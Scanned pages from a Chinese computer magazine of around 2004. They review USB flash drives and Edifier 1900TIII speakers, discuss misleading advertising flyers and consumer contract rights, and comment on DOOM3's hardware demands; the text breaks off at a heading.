台电钛金闪存盘的银色拉丝工艺的表面加上多色的透明边框,这样的色彩搭配显示出设计者不错的审美眼光。而金属拉丝工艺的细腻手感使人不忍放手。如果说这样的外形算"秀外",那台电酷闪钛金系列的功能就可谓"慧中"了。台电酷闪钛金提供了保密锁、硬件写保护、盘符设定功能、单个文件压缩加密、密码保护、无缝嵌入、智能自动压缩、智能邮件、分区加密、双启动(支持USB-HDD、USB-ZIP启动方式)、电脑卫士等多种强大的应用功能。总的来说,台电酷闪钛金功能强大,拥有不错的性价比,稍有遗憾的是它支持USB 1.1。

参考价格:269 元(128MB)/369 元(256MB)

4.金河田世纪之炫金智盘 KDS



金河田世纪之炫金智盘KDS外壳由透明塑料制成,整体为蓝绿色。透过外壳可以看到内部的控制芯片以及电路板,这也是相信自身实力的一种表现。金智盘KDS中间的金属外壳给人一种稳重大气的感觉,并能起到一定的保护作用。金智盘KDS支持闪存盘加密和USB ZIP/HDD启动,性价比还是相当高的。

参考价格:199 元(64MB)/299 元(128MB)

7.SanDisk Cruzer Mini 闪存盘

继CF、SD、MMC、SM等品牌闪存卡产品后,SanDisk又强力推出Cruzer Mini系列USB 2.0接口的闪存盘。SanDisk Cruzer Mini闪存盘采用标准Type A型USB接口(可伸缩),做工精美。而且我们也可以通过SanDisk Cruzer Mini闪存盘内置LED的状态得知闪存盘的工作情况:LED灯亮,表示系统正确识别闪存盘工作正常;LED灯闪烁,表示闪存盘正在读写数据。



参考价格:268 元(128MB)/500 元(256MB)

8.SONY 迷你 MV 随身存

SONY迷你MV随身存采用了最新设计和制造工艺,功能强大而体形小巧,重量仅12g。SONY迷你MV随身存采用了USB 2.0接口,可以保证出色的传输速度,标配的USB底座可以进让没有前置USB端口的计算机也能轻松接驳"迷你MV",无需要每次到机箱后面费劲地操作。比较独特的是,SONY迷你MV随身存是通过外壳颜色来区别产品的容量,包括32MB(红色)、64MB(蓝色)、128MB(银色)和256MB(深灰色)等型号。



参考价格:349 元(64MB)/599 元(128MB)/1299 元(256MB)

CF [SC10]



本期报料者获得奖金300元
报料信箱:dizen@intodigi.com

广告宣传单的诱惑

■ 本刊记者　王寒晖

> 怪鸭兽编辑：
>
> 我在第16期《电脑爱好者》封二广告中看到惠普畅游人u620cl品牌电脑的配置有一项是“GeForce FX5100 64M”（见图）。据我所知，NVIDIA好像没有推出GeForce FX5100显示芯片，这款机型的配置会不会是GeForce FX5200呢？在此广告的右下角还特别注明“惠普多媒体中心电脑列及惠普畅游人家用电脑、笔记本电脑系列的功能、配置及售价以销售实物为准，购买时请与经销商确认。如有变动，恕不另行通知。”，这些所谓的最终解释权条款到底起到什么作用？由此还引出一些问题，想请怪鸭兽帮忙解惑。
>
> 比如我们在购买电脑产品时，广告宣传单或包装盒上出现与实际产品不符时，是否属于欺诈形为？如果是的话，是否可以要求退款或换货？
>
> 您的忠实读者：汪捷

一、GeForce FX5100是OEM产品

我们在NVIDIA Forceware 61.77驱动程序中也可以看到“NVIDIA_NV34.DEV_0327.1 = "NVIDIA GeForce FX 5100"”，这说明此显卡的确存在。

本刊记者特别咨询惠普公司和NVIDIA公司，他们一致解释GeForce FX5100是NVIDIA公司针对OEM客户推出的产品，但在零售市场并不会出现。实际上GeForce FX5100显卡并不是新品，之前惠普的品牌电脑很多都是用此显卡。据了解GeForce FX5100的频率比GeForce FX5200要低，规格大多是64MB显存，64bit位宽。



二、厂商如何应用广告宣传单的印刷错误

记得在2004年4月7日，IBM中国网页的特价区出现1元的USB 2.0外置式康宝（当时的市价近两千元），显然这属于印刷错误。当时有100多人订购了，IBM也以E-mail确认信通知买方。虽然大家都是抱着试试看的心情，说不定可以捡一个大便宜。

不过在IBM中国的网站下方清楚地注明：

* 特别提示：如须根据采购量另议价格，请先按照网上价格完成采购流程，IBM业务代表会尽快与你联系。

本公司不对有关产品的信息可能包含的技术上不准确的地方或印刷错误承担责任。

本公司有权在不事先通知的情况下更改该等产品的信息。

** 在法律容许范围之内，IBM保留以任何理由拒绝将产品出售于任何客户之权利，或是限制客户每次购买特定产品之数量。

本网页之产品价格仅供参考，而非要约。除非IBM以书面通知客户同意接受该订单，否则不存在有关该货物买卖的有约束力的合同。

虽然以上条款说得很清楚了，而E-mail确认信算书面订单通知吗？IBM中国公司经过两天的研究决定，向外声称“这是IBM一次奖励网站关注者的活动，订购者可以以一元价格购买“康宝”光驱，每人限购五台”，但不承认这是印刷错误。IBM不愧为国际大公司，应变以及对事情处理的气度都较让人满意。

其实这种情况以前也出现过多例，比如去年11月底，在IBM韩国公司出现了网站报价出错的事件，当时IBM韩国公司在其在线零售网站上将实际售价为大约1662美元的笔记本电脑和台式电脑错误地标价为83.1美元，在网站公布了错误价格的一个小时之内，许多消费者已经完成了交易，这些购买者使用信用卡按照网站公布的价格付了钱。在发现这个错误之后，IBM韩国公司不承认在价格出现错误期间实

施的购买行为。但是，购买者对该公司的这种处理方式提出了抗议。随着购买者的抱怨越来越强烈，IBM韩国公司最后表示，它将提出一个替代的措施，允许购买者以35%的折扣价格购买计算机，而不是完全拒绝这些交易。更有甚者，就在去年的十月，日本丸红公司在其网站上犯了同样的错误，当时它将其销售的电脑价格比实际价格减少了90%，但丸红公司大方地为1500位订货的顾客完成交易。

相信很多中小型IT企业，肯定不会这么大方，更多地会以印刷错误为由推搪过去，毕竟由此造成的损失不是一笔小数目。

三、广告宣传单的陷阱

这些年来，虽然日益严格的相关法规也让一些厂商在广告宣传单的硬件配置上循规蹈矩。然而，还是有很多厂商在技术指标上误导消费者，当中尤为严重的是：显示器、电源、主板、显卡、打印机、扫描仪、品牌电脑和笔记本电脑等产品上。

以XX品牌的LCD显示器为例，在海外发达地区基本上都标识出了最大值（MAX）、标准值（TYP）、最小值（MIN），而在国内，这些概念却似乎一笔勾销，通通都以最大值。如果说这是为了方便，为何不用最小值来统一标识，而要用最大值呢？相关的例子举不胜举。

还有一种欺诈手段玩文字游戏，也就是在广告宣传单上采用颇具诱惑力的言辞或是过于简单配置，例如“最新奔腾4专业精品主板”、“80GB硬盘”、“64MB Intel Extreme显卡”。在其他配置都相同的条件下，“板载显卡、共享显存”和“独立显卡、独立显存”的机器可能存在数百元甚至更高的价格差。花花绿绿的产品宣传单上，消费者看到的是一款款极具性价比的“超值机器”。

《微型计算机商品三包条例》第27条第7款明确指出：“使用盗版软件造成损坏的”，厂商可不履行其对用户的“三包”承诺。很多地方品牌的品牌电脑厂商不预装Windows XP操作系统，而是不约而同地“随机附送Linux操作系统”。而销售人员是这样解释的，“这样是帮消费者省钱，因为Windows XP太贵了，如果用户一定要装正版Windows XP也可以，不过要多交800元钱”。本刊记者又咨询微软中国公司，了解到微软供给品牌电脑商的产品价格远低于产品零售价，根据出货量的多少略有不同，每套OEM的Windows XP大概平均400元左右。

如果用户没有使用厂商预装的Linux，而是自行(或在厂商服务人员的帮助下)安装了盗版的Windows，那么一旦机器出现问题，厂商便可以归咎于“用户擅装盗版”——如前所述，《微型计算机商品三包条例》的相关条款会让盗版用户噤口无言。所以，千万不要相信销售人员所说的“以个人名义帮你安装Windows”，因为“以个人名义”的潜台词其实就是“出了问题公司不负责”(模糊责任)。对此消费者一定要擦亮眼睛，以免受到蒙蔽。

四、广告宣传单是格式合同

厂家或商家的广告宣传内容，实质上就是格式合同条款。所谓格式合同是当事人为了重复使用而预先规定，并在订立合同时未与对方协商的条款。格式合同有如下特点：(1)它是当事人单方拟定的，不是协商确定的；(2)拟定格式条款的目的是为了与不特定人订立合同而重复使用；(3)在订立合同时，不允许相对人对格式条款予以修改或补充，相对人只能“要么同意、要么放弃”，没有选择的余地。

厂家或商家的广告宣传单，是向不特定人做出的，假如厂家或商家在广告宣传单上事先把商品的品名、价格、数量、质量、性能以及双方具体权利、义务设定好，就是要约过程，消费者一旦按照厂家或商家要求购买其商品，就是向厂家或商家承诺，此时合同成立。虽然有时厂商或商家在广告宣传单上大玩文字游戏，除非一方因重大误解而签订的合同（这里是指广告宣传单），那么合同就会是可撤销、可变更的。

同时，若厂家或商家在广告等宣传物品上印有商家有“最终解释权”这一条款，同样属格式条款内容。其目的无非有两种：其一，是想减轻、免除自己的民事责任；其二，是想设置一个陷阱，使消费者产生一个错觉，使自己获得不正当经济利益，完全是一种商业欺诈行为。对格式条款不明白处，厂家或商家是有解释权的，消费者同样也有解释权，对于格式合同条款有两种以上解释的，而又不能达成和解协议的，一旦消费者投诉到有关行政机关或诉讼到人民法院，应当做出不利于厂家、销售者一方的解释。显然厂家或商家标有自己享有“最终解释权”是厂家或商家给自己确定的权利，同时剥夺了消费者权利，属于违法而无效的格式条款。

在消费市场上，厂家与消费者的法律地位是平等的，而厂家事先声明自己享有“最终解释权”，明显把自己凌驾于消费者之上，这违反了《民法通则》第4条：民事活动应当遵循自愿、公平、等价有偿、诚实信用原则。为了避免消费者上当受骗，笔者认为，首先采取事先解释法。《消费者权益保护法》第8条规定：“消费者享有知悉情况的权利，对于容易产生歧义的格式条款，消费者最好先请商家具体解释一下，对数额较大的最好与商家达成合意并订立协议，这新协议就属于非格式条款，其效力高于格式条款，今后就是投诉、诉讼起来，也能占有主动地位。其次，当你掉入商家设置的文字陷阱时，要注意保存和搜集证据。消费者在购买商品时，对商家出据的购物发票、单据、电脑打印购物清单、广告宣传单、商标、说明书、图纸图表等都要注意保存好。另外，购物时向商家索要购物发票是法律赋予消费者的权利，将这些证据都保存、搜集齐全，当自己合法权益受到不法侵害时，投诉到有关行政机关，受理机关才能辩明是非，维护消费者合法权益，否则就会哑吧吃黄连有苦无处诉。CF [SC11]

关于DOOM3的三个预言

■ 王歆

前不久，也许是今年最受关注的游戏——DOOM3，经历了长期跳票终于上市，这时候我不禁想起了三个一年以前的今天已经成为现实的预言——

两个预言是笔者本人作出的，在一年半以前，DOOM3内部测试版泄露后，笔者在本刊的兄弟刊物《电脑高手》上所写的文章中断言，当DOOM3正式推出后，当时的主流配置——P4 2.0G+512MB DDR266+GeForce4Ti4200将会是可以玩DOOM3的最低水平。

而笔者所作的另一个预言，则是——当时的最高端配置:P4 3.2G＋512MB双通道DDR333＋GeForce5800U在DOOM3推出时将沦为中级产品并将完全可以在默认设置下流畅地玩DOOM3。

很好很好，这两个预言都完美地实现了。

而另一个完美实现的预言，则令人多少有些哭笑不得。那是约翰·卡马克本人的预言——

> “我目前主要做的工作，是让nVIDIA下一代的顶级显卡，能够跑得动我的引擎设计。”

这个预言也令所有人痛苦的实现了——DOOM3的顶级画质设置，就算是目前的顶级电脑配置加上令这个世界上绝大多数人可望不可及的GeForce6800U，也只能跑得勉勉强强。

DOOM3的评测，目前已经在国内很多网站推出了，不过其中大部分都是“有测无评”，只不过是成百上千个数据的堆砌。事实上，以id在游戏界的地位、DOOM3的受关注程度、DOOM系列对于游戏和显卡发展的影响，DOOM3的设计思想必将深远的影响着未来若干年的游戏竞技及显卡技术的发展方向。

既然没有人愿意做这件事，那么就让我们继续一年半以前的话题吧！

首先，我们要说的是DOOM3的硬件需求。

从当初的泄露版，我们其实就已经隐隐约约感到了这一点，而正式版则证实了隐隐约约的猜想——DOOM3的设计延续了id的一贯思想，它的几何模型实际上非常简单，而依靠巨大的纹理和复杂的渲染处理来保证游戏的画质。从DOOM3的最低设置可以看出来，关掉的大都是纹理和渲染选项，但关掉这些项目之后，连非常低速的CPU和显卡也能跑得动，只是此时的画质降到了只比Quake3强点有限的水平。

这样的设计，使得DOOM3成为一个非常精炼而灵活的引擎，由于它的几何模型并不复杂，所以DOOM3对于显卡的几何处理能力要求并不太高，而在分辨率不太高的情况下，对CPU性能的需求也有限。这和FRYCRY这样的庞大低效的怪物引擎有质的区别(FRYCRY是个好游戏，但作为引擎并不算成功，一个好的游戏引擎应该给予游戏设计师最大的自由度与可行性，而不是用图像显示将系统资源占尽)。

但是，DOOM3的这种设计方式对于内存和显卡的渲染引擎的能力要求极高，简单的几何引擎必然需要复杂的纹理和众多后期渲染来弥补，特别是DOOM3中对于实时光源的使用达到了前所未有的程度，这些要求特别对于内存具有巨大的需求。

我们相当肯定地觉得，当年DOOM3泄露造成id与ATi关系恶化后，id一定向nVIDIA提供了一些DOOM3研发方向的内部资料。这不仅是因为nVIDIA显卡在测试中的表现明显较ATi为好，更是因为怎么看GeForce6800都像是一款专为DOOM3设计的显卡。

这是因为GeForce6800是历史上第一款独一无二的怪物——渲染引擎的速度要比几何引擎来得更快，这在6800的高分辨率演示中能够非常明显地看出来。这样的设计并不合显卡的历史设计常规，但是非常适合DOOM3这样的游戏。

所以，对于DOOM3来说，如果你不想用太高的分辨率，那么CPU的速度并不会太重要。而如果只是要能玩，那么一个已经“过时”的显卡都可以满足DOOM3的流畅需求。但如果要看画质，那么高速的显卡，特别是nVIDIA的显卡，越快越好。

而对于任何人，大容量内存都是必不可少的。

其次，我们来说说游戏本身。

抛开上面已经说过的图像引擎，DOOM3的物理引擎比当初所见的更为优秀，但比泄露版进行了简化。相对于“半条命II”的“布娃娃”引擎，DOOM3的引擎在表现物体的受力运动、特别是重力运动时非常出色，而在表现物体的内在破坏时则显得颇为夸张和“偷懒”(泄露版里尸体还会留在地上，而正式版则会被“打爆”，血迹也会慢慢消失)，但是考虑到DOOM3的纹理和渲染已经十分复杂，如果再加大几何引擎的负担，那么DOOM3真就要变成“nVIDIA的下一代显卡”跑不动的游戏了(泄露版里由于尸体会留在原地，当反复在一个地方消灭敌人后，游戏会迅速变成“幻灯片”)。

而DOOM3的AI引擎，很遗憾，AI看来将变成id心中永远的痛，虽然id许诺的诸如“游戏中的敌人听到枪声会聚拢过来”都有所体现，但也依然是传统的“触发－执行”设计而已。算不上糟，也不能说多么好。

从DOOM3的整体游戏性上看，它和Quake3这样的游戏有非常大的区别，首先说，DOOM3的连线场景开放性要低很多，狭窄的场景也就使得DOOM3难以发展Quake3复杂的跳跃动作，而DOOM3的武器设计上也缺乏狙击类武器的设置。当然，一切还需要玩家们的继续研究，但是从DOOM3的基础设置来看，DOOM3如果成为标准的FPS竞技游戏，将使得主流的游戏竞技技术发生新的变化。

无论如何，DOOM3是一个伟大的游戏，为那些为“下一代的电脑”制作游戏的家伙们欢呼吧！CF [SC00]



梦里寻它千百度

——漫步者1900TIII音箱试用

■ CFAN评测室

前不久，漫步者在其位于北京左岸公社的总部召开了一个小型的媒体见面会。会议的主角就是漫步者今年下半年的主打产品之一—1900TIII音箱。

漫步者的R1900T系列，对于大多数对音箱感兴趣的人来说应该丝毫也不陌生，这个系列产品应该算是漫步者的"看家产品"，长期占据国内中档音箱的头牌地位。还是让我们先来回顾一下1900T系列的历史吧。

1900T的昔日辉煌

1999年，还很年轻的漫步者公司推出了当时的一款力作——与大多数人以为的不同，这款产品是1900T而不是TB。这也就是为什么后来的产品叫做1900TII、TIII而不是TBII。其主设计师是漫步者的主要创始人之一。

1900T在当时使用了很多在那个时代非常"高档"的技术，它是国内最早使用5寸低音单元的音箱之一，也是国内最早使用银笛制造的丝膜高音和陶瓷化纸盆的音箱之一，同时也是国内第一批使用LM1875功放芯片的产品。这些即便在今天来看也很拿得出手的选择使得1900T一炮打响，成为漫步者作为市场新人而迅速站住脚的功臣之一。

不过实际上，1900T并没有太流行，最终流行开来的是它的改进版，几乎同时推出的1900TB，1900TB与1900T的主要区别就在于增加了BBE功能，由于其价格和1900T相差不大，所以迅速就让"大哥"销声匿迹了。

1900TB以其出色的音质和以当时水平来看十分优秀的工艺与外形设计迅速走红，成为当时中档音箱中与轻骑兵M3、冲击波1000SII并称的三大霸主之一。不过以今天的眼光来看，1900TB有很深刻的那个时代的烙印——低音不是很突出，高音由于高音提升设计显得比较突兀等。

2001年，漫步者自己的扬声器厂投产，此时开始用自己生产的扬声器设计1900TB的后续产品，其产品就是2002年初推出的1900TII。这款音箱的主设计师就是加盟漫步者的上述冲击波1000SII的主设计师。笔者当时曾在《电脑爱好者》旗下的《电脑高手》杂志上做了本产品的国内第一篇评测。

这款产品不仅在漫步者自己的历史上有很重要的地位，而且在中国多媒体音箱的发展上也有很高的地位，它的出现为多媒体音箱的分级重新确立了标准，时至今日，几乎所有的评测机构都把1900TII作为区别中档和高档音箱的参照基准。

在和一些业内朋友交流的时候，包括一些设计师在内的朋友，对于1900TII评价很高，这并不是因为1900TII有多么完美无缺，其实作为漫步者投产扬声器初期的产品，1900TII的扬声器素质并不高，但是1900TII的设计很大程度上弥补了扬声器的先天不足，将扬声器的能力发挥到了极致。

不过1900II毕竟受扬声器本身资质的限制，高音很暗，低音在大动态下会混乱，相对于后来相继推出的一系列中高档音箱显得落后了，而且1900TII沿用了1900TB的造型设计，这个外形在当年可称优秀，现在就显得颇为老套了。

在这种背景下，1900TIII进入了我们的视野。

1900TIII的研发历程

初次见到1900TIII是在年初的1600TD的发布会上，而且从当时的情形来看，1900TIII几乎盖过了1600TD的风头成为发布会的主角。但其实这个时候的1900TIII还只是一个概念产品——只有功放电路和单元是确定的，箱体没有经过设计、声音也没有经过调教。从当时的表现来看，其可塑性很强，但当时的工程概念样品声音过于毛糙，需要很大的后续研发努力。

两个多月前，笔者在爱德发公司看到了调教中的1900TIII工程样品，此时的1900TIII已经基本定型，只是分频器还存在较大的问题，高音指向性对于一款多媒体音箱来说显得过强，但已经表现出了很好的素质。当时笔者曾对漫步者的工程师言道——"目前这个水平，卖500元绰绰有余，但要卖到更高的价格还要继续调校"。



这是棕色版的样品


1900TIII的主调音师是新加盟漫步者的一位英国设计师，1900TIII其实并不是一个独立的项目，在它的设计中使用了大量为另一款"传说中"的产品——S2000研发的技术，实际上，在一定程度，1900TIII可以视为S2000的一

款 VALUE 版。

1900TⅢ简介与设计剖析

外观的变化

1900TⅢ 没有沿用 1900T/TB/TⅡ 的造型，而是采用了全新的设计。新的设计颇有点类似 1800TⅡ 的设计风格，两侧的侧板贴附木纹 PVC，而中间的正面板和顶板贴磨砂 PVC。



1900TⅢ 的高低音单元

1900TⅢ比较独特的一个地方在于它没有使用通常多媒体音箱使用的类似榉木、樱桃木等木纹的 PVC，而是使用了类似胡桃木纹的PVC贴皮，包括黑色和棕色两种不同的颜色，用户可以根据自己的爱好来选择。

1900TⅢ 的面网比较特殊，这一次漫步者采用了粗纹面网，粗纹面网对于高音的减弱效果比较小，能够更好地突出音箱的高音能力，但粗纹面网的强度比较低，加工不太容易，所以一直以来，只有早期的惠威 M200 采用了这样的面网。

在面板支架上，1900TⅢ 没有沿用以往的设计，而是采取了在 1600TD 上试用过的将插孔放在面网上的设计方式。这样的设计避免了在前面板开孔，保持了前面板的整体性。

1900TⅢ 依然采用了 1900 系列一贯的后倒相设计，在后部设计上，1900TⅢ 和以前的产品区别并不大，不过一个和 1900TⅡ 的主要区别是 1900TⅢ 又恢复了原来的双输入端的设计，但这一次的两个输入端是完全对等的，主要是为了多输入源的需要（声卡和 CD 机……），而不像最早的 1900T/TB 那样有一个是高音提升输入。

相对来说，1900TⅢ 在后部最大的一个变化还是它没有



高音单元背后是星形的散热片

继续使用中低档音箱所使用的蝴蝶夹，而是换用了高档音箱所使用的接线柱。接线柱的使用使得 1900TⅢ 可以使用高档的音箱线，事实上，在它的附件中，就包含了一条百股的中档音箱线。



中心的物体看起来很像相位塞，其实不是

1900TⅢ 的外观设计在漫步者近期的产品中也可以算是非常出色的，在市场上同等档次的产品里，可以算是外观设计最现代、最吸引人的产品。不过在工艺方面还有待提高，另外这种见棱见角的箱体设计的耐久性还有待考验。

电路的进步

与外观的变化相比，在电路方面，1900TⅢ 就实在与以前的产品大相径庭了。

1900TⅢ这一次使用的两个单元也是漫步者自己研发自己生产的，但是与推出 1900TⅡ 时的不成熟相比，1900TⅢ 的这两个单元变化极大。1900TⅢ 的高音单元型号为 1TN，为 1 英寸丝膜扬声器，低音单元型号为 F50NT，这个单元比较特殊，是比较少见的长冲程双磁路 5 英寸 CC 复合盆单元。

所谓 CC 复合盆，实际上是一种涂胶编织盆，它是使用高强度棉线编织成型，然后在表面涂胶加热复合而成的震膜。其音色特性介于涂胶纸盆和羊毛编织盆之间，比普通的纸盆低音低频效果好、声音干脆但又不像防弹布编织盆那么重或羊毛编织盆那样“软”。

1900TⅢ 的这个低音单元的防尘盖设计比较特殊，初看起来很像一个相位塞，但实际上它与振膜是一体的，而非不动的相位塞。它的作用主要是加强防尘盖的强度，使之可以耐受更高的功率。



接线柱

1900TⅢ 的这两个单元实际上本来并不算是为 1900TⅢ 设计的，它们是漫步者的旗舰产品 S2000 研发中的“副产品”，一定意义上，可以认为是 S2000 主单元的“VALUE 版”。以 F50NT 为例，它的整体设计与 S2000 上的“大哥”完全相同，只是磁钢的设计略有简化而已。

1900TⅢ 在功放电路上，没有继续使用在中档音箱上普遍使用、在 1900 系列上也一直使用的 LM1875/LM1876 功放模块，而是使用了更为高档的 LM4766 功放模块。


LM4766 和我们熟悉的 LM1875/76 和 LM3886 一样，也是国民半导体公司的产品，但它的档次要远远高于这几款产品。LM4766 是一款双声道功放芯片，每个声道在 8 Ω的负



主箱的背板

载上可以输出40W平均功率，而且失真小于0.1%，LM4766能做到在人耳可闻频段，30W功率输出的情况下仅仅只有0.06%的失真和噪声值，这个水平对于LM1875来说，即便在20W的理想功率下也是做不到的。所以LM4766在国半的功放芯片中，被归于“序曲（overture）”系列，是国半最高档的单芯片功放模块之一，是1875、3886之类的“老大哥”。

LM4766在功能设计上也很有特色，该集成块内部具有完善的保护措施：过压、欠压、过载、超温（165°C时输出自动关闭，155°C时自动恢复工作）及该公司专利——安全工作区SPIKE峰值保护（保证集成功放末级对管工作在特性曲线的安全工作区内等功能）。可以说，采用LM4766设计成功的功率放大器，一般都能达到相当的安全性能。另外，LM4766内部的两个声道都具有独立的静音电路，并且通过两根引脚引出。它的作用是可以关闭LM4766的输入，使内部的功放没有任何信号输出，这两根引脚以一定方式连接后，能消除开机过程中的冲击（即“呯”声）。



双RCA输入

LM4766经常被人用来制作低档的Hi-Fi功放，国内一些千元级的高档多媒体音箱也使用了这个芯片，但在中档级别的产品中，1900TⅢ是第一个，也是目前唯一的一个。

在1900TⅢ上，LM4766设定的额定输出功率为60W（最大为80W，预留了20W的输出余量），所以按照LM4766的规格，需要有25V以上的输入电压及瞬间功率在80W以上的输入功率。所以1900TⅢ使用了一个功率达到100W的环形变压器来为1900TⅢ供电，不再使用以前的E型变压器。

环形变压器俗称“环牛”，大家都知道它比普通的E型变压器或称方形变压器好，但很少有文章说清它的优势究竟在何处——其实，环牛也罢，“方牛”也罢，都是根据电磁感应原理制成，用于电压转换的设备，但由于环牛自身的结构将内部的矽钢铁芯完全封闭在线圈内，所以在同等条件下，环牛因为基本不存在漏磁，所以它的效率要比方牛高很多，而且高频相应性能要好很多。这样，同样功率的环牛和方牛相比，环牛受干扰的影响要小，而且环牛的发热要低很多。特别是后者，使得对于1900TⅢ这样的大功率音箱从安全角度考虑，使用环牛几乎是必然的。

1900TⅢ的功放电路继承了1900TⅡ的简洁原则，基本上就是LM4766的官方标准电路。与1900TⅡ一样，1900TⅢ也采用了免前级设计，通过一个正反馈电路来提供低音调节。

对于功放电路的设计，要说句题外话——1900TⅢ的设计在网上公布后，有一些网友对于如此简洁的电路提出质疑，其实这个问题要看你怎么看。当然，不是说越简单的电路就越好，但是对于多媒体功放这种受成本限制的产品来说，只要最关键的部分没有简化，那么其他的附加电路就是越少越好。在发烧领域历来就有“多只香炉多只鬼”的说法，附加电路和元件越多，引入的音染就越多，在成本限制下，很难保证会有良好的控制——这就是“邯郸学步”的现象。虽然不是说简洁的电路就一定好，但在多媒体领域来说，复杂的电路设计大多是失败的作品，这却是不争的现实，例子就实在太多了。

说过了单元和功放，但其实笔者个人以为，1900TⅢ真正的最大亮点其实是它的分频器。

当年1900TⅡ的主要卖点之一就是它是国内最早使用分频器的音箱之一。但其实，1900TⅡ的分频器只有高音分频功能，并不算一个真正的分频器。而1900TⅢ的分频器却是经过了精心设计的。1900TⅢ分频器的设计者就是上面所述的英国设计师——Phil Jones，据漫步者方面称，先后制作的测试分频器有数十个之多。

1900TⅢ的分频器采用了在这个价位产品少见的二阶分频设计，与简单的一阶分频相比，二阶分频在分频点附近能够有更好的过渡处理，但二阶分频需要精心的调节，处理不当的产品反而会破坏音箱的频响表现。

从漫步者提供的频响测试曲线来看，1900TⅢ的频响表现非常出色，除了在5KHz附近略有下沉外，与理论数值非常吻合。从这点来看，1900TⅡ的分频器调整是很成功的，不过测试曲线并不代表实际表现，在笔者前一段时间参加的某单位组织的听音会上，频响表现最好的一款音箱实际听音表现并不怎么样。所以，究竟如何还得用耳朵收货。

1900TⅢ的副箱设计也颇为独特，在漫步者音箱中，1900TⅢ的副箱第一个使用了等容积设计——所谓等容积设计，指的是由于多媒体音箱主箱内有电源和功放电路，导致




“环牛”，主箱加装吸音棉在安全角度看不太好




简洁的线路板



这就是LM4766芯片



分频器



副箱内加装与变压器等体积的木块

两个音箱容积不同，从而导致声音特别是低音存在差异的情况，为解决这个问题，在副箱内放置容积调节模块，以达到两个音箱容积相等的设计。

从1900TⅢ的设计来看，1900TⅢ可以算是在中价位上又一款可以为市场"洗牌"的产品，它的整体设计已经超出了中价位音箱的一贯风格而近于高档多媒体音箱的水平。

1900TIII试听

我们选择了两款著名音箱来为1900TⅢ作对比试听，一是鼎鼎大名的M200，另一个就是1900TⅢ的前辈1900TⅡ。

惠威M200的确是历史上的一款杰作，它的设计可以算是为高档多媒体音箱树立了标准，时至今日，在千元级的价位上还没有一款能够综合性能超过M200的音箱出现。经过多次的价格调整以后，M200在目前可以算是在性能和价格上都是高档音箱的基准产品。

我们首先试听的是著名的蔡琴《名歌》专辑，当音乐响起的时候，1900TⅢ的表现令我们吃了一惊。在回放蔡琴的曲目时，1900TⅢ竟然难以和M200分辨。二者无论在音质上还是音色上都非常接近。而且准确的说，1900TⅢ还要比M200更好一些，因为M200的音场不是很正，要向主箱偏一些，而1900TⅢ就没有这个现象。

播放其他女声的曲目，1900TⅢ同样有不凡的表现，在人声表现上看，1900TⅢ几乎与M200难分伯仲。只1900TⅢ的声音比较纤细，显得年轻一些。

而高音是1900的前代1900TⅡ的一大弱项，而在1900TⅢ上，高音效果不仅相对于1900TⅡ有明显的提高，而且在与M200的比较中，可以达到M200 80%以上的水平。在小提琴曲目的回放中表现出非常优秀的解析力。只是与M200相比，1900TⅢ的高音还是比较平实，缺少一些作为高档音箱的华彩。

低音始终是中档2.0音箱的一个弱点，在这个项目上，1900TⅢ轻松胜出M200，M200由于功率不足，稍微复杂一些的曲目就会混乱，而1900TⅢ的回放表现就很好。1900TⅢ基本上达到了70Hz的理论下潜，而且低音量感和力度表现都比较出色。特别是在低频的控制力上，1900TⅢ只是在极少数曲目如器乐版的《沧海一声笑》等上出现混乱，在绝大多数曲目上都表现出了良好的控制力。

交响曲等大场面曲目是多媒体音箱的一个弱项，但在这个弱项上，1900TⅢ也有一定的素质，大部分曲目都可以达到"可听"的程度，但在部分"爆棚"曲目上，力度有所不足。

应该说，1900TⅢ的表现是超出了我们的预期的，从和M200的对比来看，1900TⅢ基本上可以达到惠威M200 90%以上的能力，在低频上甚至还有所超出，只是在高频上较少一些华彩。而中频，二者的音质和音色特性都非常接近。

在M200引以为自豪的音场表现上，1900TⅢ也有非常接近M200的水平，只是声音相对略紧了一些，煲熟后可能会好一些。


相对于1900TⅡ，1900TⅢ的音质和音色都有非常大的变化。从调音上来看，1900TⅢ的音色应该就是参照M200所进行的调音，与1900TⅡ的注重中频，高音较为黯淡、低音不足的表现完全是两种截然不同的风格。

从整体的表现来看，应当说漫步者1900TⅢ的表现大大超出了我们的预想，更远超出了1600TD发布会上的概念样品的表现。从它的表现来看，仅就音质而言，1900TⅢ已经不仅超出了目前中档音箱的平均水平，而且对于以M200为代表的高档音箱已经构成了一定的威胁。

总结，与1900TIII的"老大"

